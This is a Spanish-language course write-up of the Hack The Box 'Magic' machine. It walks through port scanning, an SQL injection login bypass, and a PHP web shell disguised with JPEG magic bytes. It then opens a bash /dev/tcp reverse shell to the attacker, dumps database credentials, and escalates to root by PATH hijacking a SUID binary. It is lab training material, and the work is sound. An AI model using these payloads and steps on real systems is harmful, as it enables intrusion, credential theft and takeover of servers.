

Índice


Introducción	1
Desarrollo de la práctica	2
Fase de reconocimiento	2
Fase de explotación	5
Fase de post-explotación	11
Escalada de privilegios	15

Introducción

En esta práctica llevaremos a cabo la aplicación de los conocimientos aprendidos en la **lección 5** donde tendremos como objetivos:

Desarrollo de la práctica

En esta práctica encontraremos un **Write Up** de la máquina **Magic** de **HTB**.



Fase de reconocimiento

En primer lugar lo que tendremos que hacer es la fase de reconocimientos donde como su propio nombre indica haremos un reconocimiento a la máquina. Para ello usaremos algunas herramientas como **Nmap**, etc.

Comenzaremos con un escaneo de puertos a la máquina con Nmap para ello haremos uso del siguiente comando:

```
nmap -p- --min-rate 5000- --open -vvv -n -Pn 10.10.10.185 -oG AllPorts
```

Al tratarse de una máquina en un entorno de pruebas podremos tirar de un escaneo más agresivo. Los parámetros expuestos son los siguientes:

- **-p-:** Con este parámetro le decimos que queremos que escaneemos todos los puertos.
- **--min-rated:** Cantidad mínima de paquetes por segundo.
- **--open:** Sólo puertos abiertos.
- **-vvv:** Qué nos muestre absolutamente todo por pantalla
- **-Pn:** No queremos resolución de host.
- **-oG:** Queremos que nos saque el escaneo en formato grabable (recordar qué es aws para la función extractports)

Al ejecutar dicho comando podemos observar los puertos que se encuentran abiertos en la máquina.

```
> nmap -p- --min-rate 5000 -vvv -Pn -n 10.10.10.185
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 07:00 UTC
Initiating Connect Scan at 07:00
Scanning 10.10.10.185 [65535 ports]
Discovered open port 22/tcp on 10.10.10.185
Discovered open port 80/tcp on 10.10.10.185
Completed Connect Scan at 07:00, 13.52s elapsed (65535 total ports)
Nmap scan report for 10.10.10.185
Host is up, received user-set (0.071s latency).
Scanned at 2022-05-03 07:00:45 UTC for 14s
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack
```

Para tener más información sobre ellos pasaremos a usar otra vez Nmap pero esta vez con el parámetro **-sV** con el que podremos saber la versión del servicio que corre en los puertos, además de pasar los puertos correspondientes por el escaneo.

```
nmap -sV -p80,22 10.10.10.185 -oN targeted
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En conclusión hemos podido ver que la máquina tiene dos puertos abiertos que son:

- **Puertos 22:** Donde podemos encontrar el servicio SSH en concreto **OpenSSH 7.6p1** que corre en un Ubuntu.
- **Puerto 80:** Donde podemos ver que encontramos el servicio **HTTP** en este caso se trata de un **Apache 2.4.29** que también está sobre un Ubuntu.

Ahora que ya tenemos todos los puertos abiertos con sus versiones llega el momento de explorar qué es lo que tenemos con el objetivo de encontrar una vulnerabilidad que explotar en la siguiente fase.

Comenzaremos viendo qué hay en el puerto 80. Para ello nos vamos al navegador y buscamos lo siguiente:

`http://10.10.10.185`




Aquí encontramos lo que parece ser un portfolio de algún diseñador o algo del estilo. Pero nosotros podemos observar algunas cosas curiosas como:


- Todas las imágenes tiene lo que parece ser un **nombre que puede ser una contraseña** o algo interesante.



- También podemos observar qué **abajo a la derecha** encontramos sus **redes sociales** qué al clicar nos llevan a la misma página (en muchas máquinas esto no está implementado). También encontramos una especie de combinación de letras y números qué puede ser una contraseña??.



- Finalmente lo único qué encontramos qué parece ser lo más interesante es qué **abajo a la izquierda** encontramos una frase qué nos dice **Please Login, to upload images**. Automáticamente sabemos qué lo primero qué tenemos qué lograr es loguearnos para luego hacer magia, no es broma no somos magos.



Al clicar en **Login** automáticamente nos lleva a **login.php** donde encontramos un panel de autenticación por lo qué nos podemos ahorrar el paso de buscar directorios ocultos pero en mi caso me gusta buscarlos para ver qué más encontramos (no nos olvidemos de ver el código fuente qué puede haber algo interesante en este caso no). Esta búsqueda la haremos con **WFUZZ** con el comando:

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlist/dirbuster/directory-list-2.3-medium.txt 10.10.10.185
```


Los parámetros qué usaremos son:

- **-c**: Para formato escolarizado.
- **--hc (hide code)**: Con esto ocultamos cualquier código 404 (ya qué es notFound).
- **-t**: Indicamos los hilos qué queremos usar.
- **-w**: Indicamos el diccionario

Y con todo esto acabaría mi fase de reconocimiento (en algunas máquinas es más difícil).


Fase de explotación

Ahora volvamos con lo importante qué es el **panel de autenticación**.



Lo primero que hago cuando me encuentro frente a estos paneles es probar algunas de las contraseñas típicas como **admin admin**, etc. Pero en este caso esto no nos funciona por lo qué vamos a probar alguna inyeccion basica haber si nos podemos saltar el panel de autenticación. En primer lugar voy a probar la inyección más típica qué es la siguiente:

' or 1=1- --



Y lo hemos conseguido burlar sin ningún problema. Ahora nos encontramos frente a una página donde podemos subir nuestras imágenes al portfolio y qué se subirán a la ruta **/uploads**. Además hemos encontrado nuestro vector de ataque del cual parten muchas posibilidades. Aunque todas tienen el mismo objetivo qué es **conseguir una reverse shell** para ganar acceso a la máquina. Hay dos tipos de **reverse shell**:

- **TCP**
- **Web.**


En nuestro caso nos interesa TCP en primer lugar ya qué es una reverse shell más cómoda de sanitizar. Pero ojo esto no va a ser tan sencillo como subir la reverse shell y ya esta (o si quien sabe) sino qué podemos encontrar algunas maneras de filtros como:

- No dejar subir algunas extensiones en específico.
- Sólo dejar subir un tipo de fichero.
- Un administrador tiene qué verificar el contenido subido.

Pero para saber si hay alguna restricción tenemos qué probar para ello vamos a subir alguna imagen.

foto

Como podemos ver ya nos pone qué la foto se ha subido ahora si nos dirigimos al directorio **/uploads/nombre Imagen** podemos ver si se ha subido.




Pues si la imagen se ha subido sin problemas ahora vamos a probar directamente subiendo algún fichero en **PHP** porque si nos deja podremos subir una **Reverse Shell** en PHP y ya tendríamos acceso para ello me creo un fichero php de prueba que luego voy a subir.

```
nano prueba.php
```



```
GNU nano 6.2
<?php
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

En este caso es para hacer una reverse shell web con la que ejecutar comandos en caso de que esto funcione lo que haremos será pasarle una reverse shell TCP.



Pero como podemos ver una de las medidas que tiene la web es que sólo podemos subir los ficheros de tipo **JPG, JPEG y PNG** pero nosotros vamos a continuar probando para ello vamos a intentar bypassear de la siguiente manera: Lo que vamos a hacer es muy básico pero suponiendo que sólo lea la última etiqueta para verificar el tipo de archivo vamos a transformar nuestro fichero **.php** a **.php.jpg** por si pudiéramos sacarlo de esa manera.

```
mv prueba.php prueba.php.jpg
```



También podemos ver que tenían esta forma contemplada, hay que recordar que es una forma muy básica.

Después de estas pruebas lo siguiente que vamos a probar es lo siguiente : vamos a jugar con los **Magic Number** que no es más que los primeros bytes de un archivo que son exclusivos de un tipo de archivo en particular. Esto lo vamos a hacer para que se crea que es uno de los formatos aceptados por lo que para ello vamos a emplear la imagen de prueba que usamos en primer lugar.

Lo primero qué vamos a hacer es ver dicho **magic number** para ello usamos el siguiente comando:

```
head -c 20 prueba.jpg > file | file file
```

```
> head -c 20 prueba.jpg > file
> file file
file: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16
```

Como podemos ver ya tenemos la cabecera qué nos dice qué es **jpg**. Ahora haremos qué este fichero se junte con nuestra shell para luego probar a introducirlo.

```
mv file magicBytes
```

```
> mv file magicBytes
```

```
> mv file magicBytes
> ls
magicBytes  prueba.jpg  prueba.php
```

```
cat magicBytes prueba.php > notShell.php
```

```
> cat magicBytes prueba.php > notShell.php
> ls
magicBytes  notShell.php  prueba.jpg  prueba.php
```

Ahora veremos si lo considera un archivo **jpg**.

```
file notShell.php
```

```
> file notShell.php
notShell.php: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16
```

Como podemos ver ya lo considera un fichero **jpg** por lo vamos a probar a subirlo para hacerlo si ahora nos deja ().

🌐 10.10.10.185
Sorry, only JPG, JPEG & PNG files are allowed.

OK


Ojo qué vuelve a dar error pues lo qué vamos a hacer es ponerle la extensión **.jpg** al fichero.

```
> ls
magicBytes  notShell.php  notShell.php.jpg  prueba.jpg  prueba.php
```

Ahora ya podemos ver qué nos deja subirlo.

The file notShell.php.jpg has been uploaded.

Pues sí nos ha dejado subirlo por lo qué vamos a probar si tenemos la ejecución de comandos para ello nos vamos a la ruta correspondiente (sacada con wfuzz).



Como tenemos ejecución de comandos ahora lo vamos a hacer es establecernos una **reverse shell** a nuestro equipo mediante **TCP** para ello usaremos el siguiente comando:

```
?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.8/3030 0>%261'
```

Ahora nos ponemos a escuchar en nuestro equipo antes de ejecutar el comando.

```
nc -lvp 3030
```

```
> nc -nlvp 3030
Connection from 10.10.10.185:39730
bash: cannot set terminal process group (1111): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$ whoami
whoami
www-data
www-data@ubuntu:/var/www/Magic/images/uploads$ |
```

Al ejecutar el comando en la reverse shell nos llegará a nosotros qué estamos a la escucha y como podemos ver ya tenemos nuestra re

Fase de post-explotación

Antes de seguir lo que vamos a hacer es sintetizar la shell para poder trabajar más cómodos. Lo primero que haremos será ejecutar el siguiente comando:

```
script /dev/null -c bash
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
```

Luego pulsamos **ctrl+z** y ponemos lo siguiente:

```
stty raw -echo; fg
```

```
> stty raw -echo; fg
[1] + continued nc -nlvp 3030
reset
reset: unknown terminal type unknown
Terminal type? xterm
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Finalmente exportamos dos variables de entorno.

```
export TERM=xterm
```

```
export SHELL=bash
```

```
www-data@ubuntu:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@ubuntu:/var/www/Magic/images/uploads$ export SHELL=bash
```

Y con todo esto ya tendríamos sanitizada la shell para poder trabajar más cómodo.

Hemos encontrado la flag pero no tenemos permisos para abrirla.

```
www-data@ubuntu:/home/theseus$ ls
Desktop    Downloads  Pictures   Templates  user.txt
Documents  Music      Public     Videos
www-data@ubuntu:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@ubuntu:/home/theseus$ |
```

Con el siguiente comando nos damos cuenta qué dicha flag pertenece al usuario **theseus** por lo que el siguiente paso es intentar encontrar una manera de logearnos.

```
ls -l user.txt
```

```
www-data@ubuntu:/home/theseus$ ls -l user.txt
-r----- 1 theseus theseus 33 May  3 00:00 user.txt
```

Al haber un servidor web vamos a ver si encontramos algunos datos dentro de él para ello nos dirigimos al directorio **/var/www**.

```
cd /var/www | ls
```

```
www-data@ubuntu:/home/theseus$ cd /var/www/
www-data@ubuntu:/var/www$ ls
Magic  html
www-data@ubuntu:/var/www$
```

Aquí podemos ver que hay un archivo de configuración de **base de datos** (db.php5) con el que podemos intentar cosas. Pero al intentarlo nos damos cuenta que no existe **mysql** por lo que tenemos que ver qué programa de **sql** tenemos.

```
www-data@ubuntu:/var/www/Magic$ ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
www-data@ubuntu:/var/www/Magic$
```

Dentro de este fichero como se puede ver en la foto encontramos credenciales pero a la hora de logearnos nos da error por lo que no son las del equipo ¿Pero podrán ser la de la base de datos?.

```
private static $dbName = 'Magic' ;
private static $dbHost = 'localhost' ;
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
```

Por lo que tenemos que usar otra herramienta de las que nos proporciona la máquina.

```
www-data@ubuntu:/var/www/Magic$ mysql
mysql_config_editor          mysqld
mysql_embedded              mysqld_multi
mysql_install_db            mysqld_safe
mysql_plugin                mysqldump
mysql_secure_installation   mysqldumpslow
mysql_ssl_rsa_setup         mysqlimport
mysql_tzinfo_to_sql         mysqloptimize
mysql_upgrade               mysqlpump
mysqladmin                  mysqlrepair
mysqlanalyze                mysqlreport
mysqlbinlog                 mysqlshow
mysqlcheck                  mysqlslap
www-data@ubuntu:/var/www/Magic$ mysql
```

En mi caso voy a usar **mysqlshow** con la que podemos ver los datos de las diferentes tablas de la base de datos.

```
mysqlshow -u theseus -p
```

```
www-data@ubuntu:/var/www/Magic$ mysqlshow -u theseus -p
Enter password:
+-----+
|   Databases   |
+-----+
| information_schema |
| Magic          |
+-----+
www-data@ubuntu:/var/www/Magic$ |
```

A partir de aquí lo que haremos será introducirnos en la base de datos **Magic** para ver sus tablas y posteriormente ver sus campos.

```
www-data@ubuntu:/var/www/Magic$ mysqlshow -u theseus -p!amkingtheseus Magic
mysqlshow: [Warning] Using a password on the command line interface can be insecure.
Database: Magic
+-----+
| Tables |
+-----+
| login  |
+-----+
www-data@ubuntu:/var/www/Magic$ |
```

Vemos qué **Magic** contiene una tabla llamada **login** de la cual podemos obtener los siguientes campos.

Field	Type	Collation	Null	Key	Default	Extra	Privileges	Comment
id	int(6)		NO	PRI		auto_increment	select,insert,update,references	
username	varchar(50)	latin1_swedish_ci	NO	UNI			select,insert,update,references	
password	varchar(100)	latin1_swedish_ci	NO				select,insert,update,references	

Dentro localizamos dos campos qué son interesantes: username y **password**. Pero no podemos sacar dichos campos con **mysqlshow** por lo que necesitamos de otra herramienta en mi caso voy a usar **mysqldump** para dumpear los datos de todos los cambios qué se han ido haciendo.

```
mysqldump -utheseus -p
```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Una vez los vemos podremos probar a logearnos con dicho usuario y como vemos en la foto ya estamos logados con el.

```
su theseus
```

```
theseus@ubuntu:/var/www/Magic$ whoami
theseus
theseus@ubuntu:/var/www/Magic$
```

También no olvidarse de la flag qué ya la tenemos

```
theseus@ubuntu:/var/www/Magic$ cat user.txt
theseus@ubuntu:~$ cat user.txt
f2903e766ebffe2b4a59a4fa85dae4b4
```

Finalmente nos tocará escalar privilegios para obtener la flag de root.

Escalada de privilegios

Todavía no hemos acabado nos queda poder convertirnos en el usuario root para conseguir su **flag**, esto lo vamos a hacer mediante el escalado de privilegios y previamente sabemos qué lo vamos a tener qué hacer mediante **permisos SUID**.

Lo primero que probamos es hacer root con el usuario qué tenemos pero no puedo hacerlo. Por lo qué vamos a pasar a listar los privilegios SUID qué hay (primero me voy a / para verlos todos).

```
find \-perm -4000 2>/dev/null
```

```
theseus@ubuntu:/$ ./bin/sysinfo
```

De todos los binarios hemos nos vamos a fijar ya qué es el más raro qué nos aparece.

```
ls -l ./bin/sys/info
```

```
theseus@ubuntu:/$ ls -l ./bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21 2019 ./bin/sysinfo
theseus@ubuntu:/$
```

Viendo sus permisos podemos ver qué el propietario es **root**. Ahora lo qué vamos a hacer es proceder a ejecutar dicho binario para saber qué es.

```
/bin/sysinfo
```

```
theseus@ubuntu:/$ ./bin/sysinfo
=====Hardware Info=====
H/W path      Device      Class      Description
=====
/0              system      VMware Virtual Platform
/0/0            bus         440BX Desktop Reference Platform
/0/1            memory      86KiB BIOS
/0/1/0          processor   AMD EPYC 7302P 16-Core Processor
/0/1/1          memory      16KiB L1 cache
/0/1/1/1        memory      16KiB L1 cache
/0/1/1/2        memory      512KiB L2 cache
/0/1/1/3        memory      512KiB L2 cache
/0/2            processor   AMD EPYC 7302P 16-Core Processor
/0/28           memory      System Memory
/0/28/0         memory      4GiB DIMM DRAM EDO
/0/28/1         memory      DIMM DRAM [empty]
/0/28/2         memory      DIMM DRAM [empty]
/0/28/3         memory      DIMM DRAM [empty]
/0/28/4         memory      DIMM DRAM [empty]
/0/28/5         memory      DIMM DRAM [empty]
/0/28/6         memory      DIMM DRAM [empty]
/0/28/7         memory      DIMM DRAM [empty]
/0/28/8         memory      DIMM DRAM [empty]
/0/28/9         memory      DIMM DRAM [empty]
/0/28/a         memory      DIMM DRAM [empty]
/0/28/b         memory      DIMM DRAM [empty]
/0/28/c         memory      DIMM DRAM [empty]
/0/28/d         memory      DIMM DRAM [empty]
/0/28/e         memory      DIMM DRAM [empty]
```

```
=====CPU Info=====
processor      : 0
vendor_id     : AuthenticAMD
cpu family    : 23
model         : 49
model name    : AMD EPYC 7302P 16-Core Processor
stepping      : 0
microcode     : 0x8301038
cpu MHz       : 2994.375
cache size    : 512 KB
physical id   : 0
siblings      : 1
core id       : 0
cpu cores     : 1
apicid        : 0
initial apicid : 0
fpu           : yes
fpu_exception : yes
cpuid level   : 16
wp            : yes
```

Como podemos ver nos saca toda la información del sistema es decir nos hace una especie de benchmark del sistema. Hay outputs del binario donde parecen qué se ejecutan comandos como es el caso de la parte del disco duro. Donde parece qué se está haciendo un fdisk -l

```
=====Disk Info=====
Disk /dev/loop0: 548 KiB, 561152 bytes, 1096 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/loop1: 243.9 MiB, 255762432 bytes, 499536 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```


Para ello vamos a ver a bajo nivel qué es lo que hace nuestro binario.

```
strings /bin/sysinfo
```

```
popen() failed.
=====Hardware Info=====
lshw -short
=====Disk Info=====
fdisk -l
=====CPU Info=====
cat /proc/cpuinfo
=====MEM Usage=====
free -h
```

Y podemos ver algunos de los comandos que se están ejecutando dichos comandos están en forma relativa. La clave es que al saber que se están ejecutando comandos y dicho binario lo podemos ejecutar es intentar que se ejecuten los comandos que queramos nosotros (objetivo de esta escalada de privilegios).

Siguiendo con nuestro objetivo lo que vamos a hacer es jugar con el **\$PATH** de la sesión para que cuando hagamos el comando **lshw -short** en realidad nos está ejecutando lo que queramos. Por lo que comenzamos:

Primero lo que haremos será dirigirnos al directorio **/tmp**.

```
cd /tmp
```

```
theseus@ubuntu:/$ cd /tmp/
theseus@ubuntu:/tmp$ |
```

Una vez dentro nos crearemos un fichero llamado **lshw** donde pondremos el siguiente comando dentro.

```
nano lshw
```

```
GNU nano 2.9.3 lshw
bash -p|
```

También le damos permisos de ejecución.

```
chmod +x lshw
```

```
theseus@ubuntu:/tmp$ ls -la /tmp/lshw
-rwxr-xr-x 1 theseus theseus 1000 2020-08-10 12:10 /tmp/lshw
theseus@ubuntu:/tmp$ chmod +x lshw
theseus@ubuntu:/tmp$
```

Con ese comando lo que conseguimos es que a la hora de que nos de una bash nos la de según el usuario que tenemos en los permisos SUID en nuestro caso root.

Ahora nos toca modificar el **\$PATH** para que cuando en **sysinfo** llame a lshw en realidad nos coga el binario que tenemos en **/tmp**.

```
export PATH=/tmp:$PATH
```

```
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@ubuntu:/tmp$
```

Con esto podemos ver como le decimos que primero mire en **/tmp** y luego tenga el valor anterior de **\$PATH**.

Con todo esto hecho ahora volvemos a ejecutar el binario de **sysinfo** para comprobar si obtenemos la shell.

```
sysinfo
```

```
theseus@ubuntu:/tmp$ sysinfo
=====Hardware Info=====
root@ubuntu:/tmp# |
```

Y como podemos ver en el apartado donde tendría que hacer **lshw -l** nos ejecuta **bash -p** ya que mira primero el binario que está en **/tmp**. OJO PERO TENEMOS UN PROBLEMA NO NOS DA OUTPUT. Para esto lo que vamos a hacer es dar privilegios **SUID** a **/bin/bash** para que cuando creamos otra consola seamos root.

```
chmod u+s /bin/bash
```

```
root@ubuntu:/root# chmod u+s /bin/bash
root@ubuntu:/root#
```

Ahora al hacer el siguiente comando ya tenemos la consola de root con outputs.

```
bash -p
```

```
theseus@ubuntu:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# |
```

Finalmente nos dirigimos al directorio **/root** para nuestra flag.

```
bash-4.4# cd /root/
bash-4.4# ls
info.c  root.txt  snap
bash-4.4# cat root.txt
b63e21d0ddd9d8486b946824a259009d
bash-4.4#
```